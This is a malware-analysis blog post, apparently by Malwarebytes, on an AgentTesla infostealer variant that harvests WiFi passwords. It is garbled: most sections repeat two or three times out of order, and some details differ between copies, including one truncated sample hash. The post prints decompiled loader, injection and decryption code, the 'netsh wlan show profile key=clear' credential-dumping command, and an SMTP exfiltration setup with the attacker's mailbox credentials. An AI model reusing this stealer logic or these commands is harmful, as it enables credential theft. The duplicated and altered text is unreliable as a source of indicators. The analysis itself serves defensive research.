
The following diagram shows the whole process explained above from extraction of first payload from the image resource to exfiltration of the stolen information over SMTP:



## Popular stealer looking to expand

Since AgentTesla added the WiFi-stealing feature, we believe the threat actors may be considering using WiFi as a mechanism for spread, similar to what was [observed with Emotet](#). Another possibility is using the WiFi profile to set the stage for future attacks.

Either way, [Malwarebytes](#) users were already protected from this new variant of AgentTesla through our real-time protection technology.



## Indicators of compromise

### AgentTesla samples:

```
91b711812867b39537a2cd81bb1ab10315ac321a1c68e316bf4fa84badbc09b
dd4a43b0b8a68db65b00fad99519539e2a05a3892f03b869d58ee15fdf5aa044
27939b70928b285655c863fa26efded96bface9db46f35ba39d2a1295424c07b
```

### First payload:

```
249a503263717051d62a6d65a5040cf408517dd22f9021e5f8978a819b18063b
```

### Second payload:

```
63393b114ebe2e18d888d982c5ee11563a193d9da3083d84a611384bc748b1b0
```

```
public string testimonial()
{
    byte[] rawAssembly = Class2.gzrd(Class2.Zwrfe(Class2.bzsadadaxr(Class1.SFJFSJ5FF)));
    Assembly assembly = Assembly.Load(rawAssembly);
    MethodInfo entryPoint = assembly.EntryPoint;
    this.sdasad(entryPoint);
    ProjectData.EndApp();
    return "ac";
}
```

Handle to the embedded Image


This executable (ReZer0V2) also has a resource that is encrypted. After doing several anti-debugging, anti-sandboxing, and anti-virtualization checks, the executable decrypts and injects the content of the resource into itself (Figure 2).

```
// Token: 0x04000001 RID: 1
private static string dpass = "paTjEZNZLS";

// Token: 0x04000002 RID: 2
private static byte[] Payload = Extra.Unscramble(Extra.XOR_DEC(Extra.loadresource("6s2Be1A"), X.dpass));

private static void StartInject(int injvalue)
{
    X.Run(X.GetInjectionPath(injvalue), X.Payload, true);
}
```

The second payload (owEKjMRYkIfjPazjphIDdRoPePVNoulgd) is the main component of AgentTesla that steals credentials from browsers, FTP clients, wireless profiles, and more (Figure 3). The sample is heavily obfuscated to make the analysis more difficult for researchers.



To collect wireless profile credentials, a new “netsh” process is created by passing “wlan show profile” as argument (Figure 4). Available WiFi names are then extracted by applying a regex: “All User Profile \* : (?.\*)\*”, on the stdout output of the process.

```
internal static string qjx(string qjs)
{
    Process process = new Process();
    process.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
    process.StartInfo.FileName = <Module>.\u200E(119336);
    process.StartInfo.Arguments = qjs;
    process.StartInfo.CreateNoWindow = true;
    string result;
    for (;;)
    {
        IL_3F:
        uint num = 3118451843U;
        for (;;)
        {
            uint num2;
            switch ((num2 = (num ^ 3616653278U)) % 5U)
            {
                case 0U:
                    process.WaitForExit();
                    num = (num2 * 3066241599U ^ 4220865633U);
                    continue;
                case 1U:
                    process.StartInfo.RedirectStandardOutput = true;
                    process.StartInfo.UseShellExecute = false;
                    process.Start();
                    num = (num2 * 419180500U ^ 2430150465U);
                    continue;
            }
        }
    }
}
```

In the next step for each wireless profile, the following command is executed to extract the profile’s credential: “netsh wlan show profile PRPFILENAME key=clear” (Figure 5).

```
internal static string qzm(string q1d)
{
    string input = agy.qjx(<Module>.\u200E(119216) + q1d + <Module>.\u200E(119196));
    string value = new Regex(<Module>.\u200E(119240)).Match(input).Groups[<Module>.\u200E(119284)].Value;
}
```

### String encryption

All the strings used by the malware are encrypted and are decrypted by [Rijndael](#) symmetric encryption algorithm in the “.u200E” function. This function receives a number as an input and generates three byte arrays containing input to be decrypted, key and IV (Figure 6).

```

uint[] array3 = (uint[])u202E[num3];
byte[] array4 = new byte[array3.Length * 4];
Buffer.BlockCopy(array3, 0, array4, 0, array3.Length * 4);
byte[] array5 = array4;
int num10 = array5.Length - (num8 + num9);
byte[] array6 = new byte[num10];
Buffer.BlockCopy(array5, 0, array, 0, num8);
Buffer.BlockCopy(array5, num8, array2, 0, num9);
Buffer.BlockCopy(array5, num8 + num9, array6, 0, num10);
return Encoding.UTF8.GetString(<Module>.\u206F(array6, array, array2));
IL_1FD:
return "";
}

// Token: 0x06000003 RID: 3 RVA: 0x00016B50 File Offset: 0x00014D50
internal static byte[] \u206F(byte[] A_0, byte[] A_1, byte[] A_2)
{
    Rijndael rijndael = Rijndael.Create();
    rijndael.Key = A_1;
    rijndael.IV = A_2;
    return rijndael.CreateDecryptor().TransformFinalBlock(A_0, 0, A_0.Length);
}

```

For example, in Figure 5, “119216” is decrypted into “wlan show profile name=” and “119196” is decrypted into “key=clear”.

In addition to WiFi profiles, the executable collects extensive information about the system, including FTP clients, browsers, file downloaders, and machine info (username, computer name, OS name, CPU architecture, RAM) and adds them to a list (Figure 7).

Name	Value
list	Count = 0x00000003
[0]	(pxs)
aqg	"02lfckpvgbfj"
aqn	"IE/Edge"
aqo	null
aqu	"MicrosoftAccount:target=SSO_POP_Device"
aqh	"MicrosoftAccount:target=SSO_POP_Device"
aqk	null
psm	"02lfckpvgbfj"
pxm	"IE/Edge"
[1]	(pxs)
aqg	"_"
aqn	"Wi-Fi"
aqo	"Password"
aqu	"-Guest"
aqh	"-Guest"
aqk	"Password"
psm	"_"
pxm	"Wi-Fi"
[2]	(pxs)
aqg	"_"
aqn	"Wi-Fi"
aqo	"newpass"
aqu	"-Wireless"
aqh	"-Wireless"
aqk	"newpass"

Collected information forms the body section of a SMTP message in html format (Figure 8):

---

Time: 04/11/2020 13:23:36  
User Name: [REDACTED]  
Computer Name: DESKTOP-2C3IQHO  
OSFullName: Microsoft Windows 10 Pro  
CPU: Intel(R) Core(TM) i7-4710MQ CPU @ 2.50GHz  
RAM: 2047.49 MB

---

URL:MicrosoftAccount:target=SSO\_POP\_Device  
\r\nUsername: [REDACTED]  
\r\nPassword: [REDACTED]  
\r\nApplication:IE/Edge  
\r\n

---

\r\nURL:[REDACTED] Guest  
\r\nUsername:[REDACTED]  
\r\nPassword:[REDACTED]  
\r\nApplication:Wi-Fi  
\r\n


---

\r\nURL:[REDACTED]-Wireless  
\r\nUsername:[REDACTED]  
\r\nPassword:[REDACTED]  
\r\nApplication:Wi-Fi  
\r\n

Note: If the final list has less than three elements, it won't generate a SMTP message. If everything checks out, a message is finally sent via smtp.yandex.com, with SSL enabled (Figure 9):

```
Smtplib: SMTP client configuration:
Smtplib: SMTP username: boiistar@yandex.com
Smtplib: SMTP password: io419090
Smtplib: SMTP host: smtp.yandex.com
Smtplib: SMTP port: 587
Smtplib: SMTP SSL: true
Smtplib: SMTP to: boiistar@yandex.com
Smtplib: SMTP from: boiistar@yandex.com
Smtplib: SMTP subject: "PW_REM/DESKTOP-2C3IQHO"
Smtplib: SMTP mailmessage.isBodyHtml = true
```


The following diagram shows the whole process explained above from extraction of first payload from the image resource to exfiltration of the stolen information over SMTP:



### Popular stealer looking to expand

Since AgentTesla added the WiFi-stealing feature, we believe the threat actors may be considering using WiFi as a mechanism for spread, similar to what was [observed with Emotet](#). Another possibility is using the WiFi profile to set the stage for future attacks.

Either way, [Malwarebytes](#) users were already protected from this new variant of AgentTesla through our real-time protection technology.



## Indicators of compromise

### AgentTesla samples:

```
91b711812867b39537a2cd81bb1ab10315ac321a1c68e316bf4fa84badbc09b  
dd4a43b0b8a68db65b00fad99519539e2a05a3892f03b869d58ee15fdf5aa044  
27939b70928b285655c863fa26efded96bface9db46f35ba39d2a1295424c07b
```

### First payload:

```
249a503263717051d62a6d65a5040cf408517dd22f9021e5f8978a819b18063b
```

### Second payload:

```
63393b114ebe2e18d888d982c5ee11563a193d9da3083d84a611384bc748b1b0
```

AgentTesla is a .Net-based infostealer that has the capability to steal data from different applications on victim machines, such as browsers, FTP clients, and file downloaders. The actor behind this malware is constantly maintaining it by adding new modules. One of the new modules that has been added to this malware is the capability to steal WiFi profiles.

AgentTesla was first seen in 2014, and has been frequently used by cybercriminals in various malicious campaigns since. During the months of March and April 2020, it was actively distributed through [spam](#) campaigns in different formats, such as ZIP, CAB, MSI, IMG files, and Office documents.

Newer variants of AgentTesla [seen in the wild](#) have the capability to collect information about a victim's WiFi profile, possibly to use it as a way to spread onto other machines. In this blog, we review how this new feature works.

## Technical analysis

The variant we analyzed was written in .Net. It has an executable embedded as an image resource, which is extracted and executed at run-time (Figure 1).

```
public string testimonial()
{
    byte[] rawAssembly = Class2.gzrd(Class2.Zwrfe(Class2.bzsadadaxr(Class1.SFJFSJSFF)));
    Assembly assembly = Assembly.Load(rawAssembly);
    MethodInfo entryPoint = assembly.EntryPoint;
    this.sdasad(entryPoint);
    ProjectData.EndApp();
    return "ac";
}
```

Handle to the embedded Image


This executable (ReZer0V2) also has a resource that is encrypted. After doing several anti-debugging, anti-sandboxing, and anti-virtualization checks, the executable decrypts and injects the content of the resource into itself (Figure 2).

```
// Token: 0x04000001 RID: 1
private static string dpass = "paTjEZNZLS";

// Token: 0x04000002 RID: 2
private static byte[] Payload = Extra.Unscramble(Extra.XOR_DEC(Extra.loadresource("6s2Be1A"), X.dpass));

private static void StartInject(int injvalue)
{
    X.Run(X.GetInjectionPath(injvalue), X.Payload, true);
}
```

The second payload (owEKjMRYkIfjPazjphIDdRoPePVNoulgd) is the main component of AgentTesla that steals credentials from browsers, FTP clients, wireless profiles, and more (Figure 3). The sample is heavily obfuscated to make the analysis more difficult for researchers.



To collect wireless profile credentials, a new “netsh” process is created by passing “wlan show profile” as argument (Figure 4). Available WiFi names are then extracted by applying a regex: “All User Profile \* : (?.\*)\*”, on the stdout output of the process.

```
internal static string qjx(string qjs)
{
    Process process = new Process();
    process.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
    process.StartInfo.FileName = <Module>.\u200E(119336);
    process.StartInfo.Arguments = qjs;
    process.StartInfo.CreateNoWindow = true;
    string result;
    for (;;)
    {
        IL_3F:
        uint num = 3118451843U;
        for (;;)
        {
            uint num2;
            switch ((num2 = (num ^ 3616653278U)) % 5U)
            {
                case 0U:
                    process.WaitForExit();
                    num = (num2 * 3066241599U ^ 4220865633U);
                    continue;
                case 1U:
                    process.StartInfo.RedirectStandardOutput = true;
                    process.StartInfo.UseShellExecute = false;
                    process.Start();
                    num = (num2 * 419180500U ^ 2430150465U);
                    continue;
            }
        }
    }
}
```

Netsh

Wlan show profiles

In the next step for each wireless profile, the following command is executed to extract the profile’s credential: “netsh wlan show profile PRPFILENAME key=clear” (Figure 5).

```
internal static string qzm(string q1d)
{
    string input = agy.qjx(<Module>.\u200E(119216) + q1d + <Module>.\u200E(119196));
    string value = new Regex(<Module>.\u200E(119240)).Match(input).Groups[<Module>.\u200E(119284)].Value;
}
```

WIFI Profile Name

### String encryption

All the strings used by the malware are encrypted and are decrypted by [Rijndael](#) symmetric encryption algorithm in the “.u200E” function. This function receives a number as an input and generates three byte arrays containing input to be decrypted, key and IV (Figure 6).

```

uint[] array3 = (uint[])u202E[num3];
byte[] array4 = new byte[array3.Length * 4];
Buffer.BlockCopy(array3, 0, array4, 0, array3.Length * 4);
byte[] array5 = array4;
int num10 = array5.Length - (num8 + num9);
byte[] array6 = new byte[num10];
Buffer.BlockCopy(array5, 0, array, 0, num8);
Buffer.BlockCopy(array5, num8, array2, 0, num9);
Buffer.BlockCopy(array5, num8 + num9, array6, 0, num10);
return Encoding.UTF8.GetString(<Module>.\u206F(array6, array, array2));
IL_1FD:
return "";
}

// Token: 0x06000003 RID: 3 RVA: 0x00016B50 File Offset: 0x00014D50
internal static byte[] \u206F(byte[] A_0, byte[] A_1, byte[] A_2)
{
    Rijndael rijndael = Rijndael.Create();
    rijndael.Key = A_1;
    rijndael.IV = A_2;
    return rijndael.CreateDecryptor().TransformFinalBlock(A_0, 0, A_0.Length);
}

```

For example, in Figure 5, “119216” is decrypted into “wlan show profile name=” and “119196” is decrypted into “key=clear”.

In addition to WiFi profiles, the executable collects extensive information about the system, including FTP clients, browsers, file downloaders, and machine info (username, computer name, OS name, CPU architecture, RAM) and adds them to a list (Figure 7).

Name	Value
list	Count = 0x00000003
[0]	(pxs)
aqg	"02lfckpvgbfj"
aqn	"IE/Edge"
aqo	null
aqu	"MicrosoftAccount:target=SSO_POP_Device"
aqh	"MicrosoftAccount:target=SSO_POP_Device"
aqk	null
psm	"02lfckpvgbfj"
pxm	"IE/Edge"
[1]	(pxs)
aqg	"_"
aqn	"Wi-Fi"
aqo	"Password"
aqu	"-Guest"
aqh	"-Guest"
aqk	"Password"
psm	"_"
pxm	"Wi-Fi"
[2]	(pxs)
aqg	"_"
aqn	"Wi-Fi"
aqo	"newpass"
aqu	"-Wireless"
aqh	"-Wireless"
aqk	"newpass"

Collected information forms the body section of a SMTP message in html format (Figure 8):

---

Time: 04/11/2020 13:23:36  
User Name: [REDACTED]  
Computer Name: DESKTOP-2C3IQHO  
OSFullName: Microsoft Windows 10 Pro  
CPU: Intel(R) Core(TM) i7-4710MQ CPU @ 2.50GHz  
RAM: 2047.49 MB

---

URL:MicrosoftAccount:target=SSO\_POP\_Device  
\r\nUsername: [REDACTED]  
\r\nPassword: [REDACTED]  
\r\nApplication:IE/Edge  
\r\n

---

\r\nURL:[REDACTED] Guest  
\r\nUsername:[REDACTED]  
\r\nPassword:[REDACTED]  
\r\nApplication:Wi-Fi  
\r\n


---

\r\nURL:[REDACTED]-Wireless  
\r\nUsername:[REDACTED]  
\r\nPassword:[REDACTED]  
\r\nApplication:Wi-Fi  
\r\n

Note: If the final list has less than three elements, it won't generate a SMTP message. If everything checks out, a message is finally sent via smtp.yandex.com, with SSL enabled (Figure 9):

```
Sntp username: boiistar@yandex.com
Sntp password: io419090
smtpclient.host: smtp.yandex.com
smtp.enablessl: true
smtp port: 587
to: boiistar@yandex.com
from: boiistar@yandex.com
email subject: "PW_REM/DESKTOP-2C3IQHO"
mailmessage.isBodyHtml = true
```


The following diagram shows the whole process explained above from extraction of first payload from the image resource to exfiltration of the stolen information over SMTP:



### Popular stealer looking to expand

Since AgentTesla added the WiFi-stealing feature, we believe the threat actors may be considering using WiFi as a mechanism for spread, similar to what was [observed with Emotet](#). Another possibility is using the WiFi profile to set the stage for future attacks.

Either way, [Malwarebytes](#) users were already protected from this new variant of AgentTesla through our real-time protection technology.



A notification window from Malwarebytes Premium. It features a green checkmark icon and the text: "Malware blocked by Real-Time Protection". Below this, it states: "It has been automatically quarantined and is no longer a threat to your computer." The notification lists the following details: Type: Malware, Name: Spyware.AgentTesla, and Path: C:\Users\ \Desкто...9d2a1295424c07b.exe. At the bottom, there are two buttons: "View Quarantine" and "Close".

## Indicators of compromise

### AgentTesla samples:

```
91b711812867b39537a2cd81bb1ab10315ac321a1c68e316bf4fa84badbc09b  
dd4a43b0b8a68db65b00fad99519539e2a05a3892f03b869d58ee15fdf5aa044  
27939b70928b285655c863fa26efded96bf9db46f35ba39d2a1295424c07b
```

### First payload:

```
249a503263717051d62a6d65a5040cf408517dd22f9021e5f8978a819b18063b
```

### Second payload:

```
63393b114ebe2e18d888d982c5ee11563a193d9da3083d84a611384bc748b1b0
```

---

Source: <https://www.malwarebytes.com/blog/news/2020/04/new-agenttesla-variant-steals-wifi-credentials>